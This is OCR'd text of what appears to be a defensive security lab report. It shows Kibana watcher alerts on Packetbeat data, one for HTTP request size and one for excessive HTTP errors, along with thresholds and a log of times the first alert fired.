
Hardening

Implementing Patches

Alerts Implemented

HTTP Request Size Monitor

- The metric used for this alert is Packetbeat.
- Threshold: WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute



Name

HTTP Request Size Monitor

Indices to query: packetbeat-* × .watcher-history-* ×


Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```




Current status for 'HTTP Request Size Monitor'

Trigger time	State
2021-06-05T02:18:14+00:00	▷ Firing
2021-06-05T02:17:14+00:00	✓ OK
2021-06-05T02:16:14+00:00	✓ OK
2021-06-05T02:15:14+00:00	▷ Firing
2021-06-05T02:14:14+00:00	▷ Firing
2021-06-05T02:13:13+00:00	▷ Firing
2021-06-05T02:12:13+00:00	▷ Firing
2021-06-05T02:11:13+00:00	▷ Firing
2021-06-05T02:10:13+00:00	▷ Firing
2021-06-05T02:09:13+00:00	✓ OK

Excessive HTTP Errors

- The metric used for this alert is Packetbeat.
- WHEN count () GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes



Edit Excessive HTTP Errors

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name

Excessive HTTP Errors

Indices to query: packetbeat-* ✕ .watcher-history-* ✕

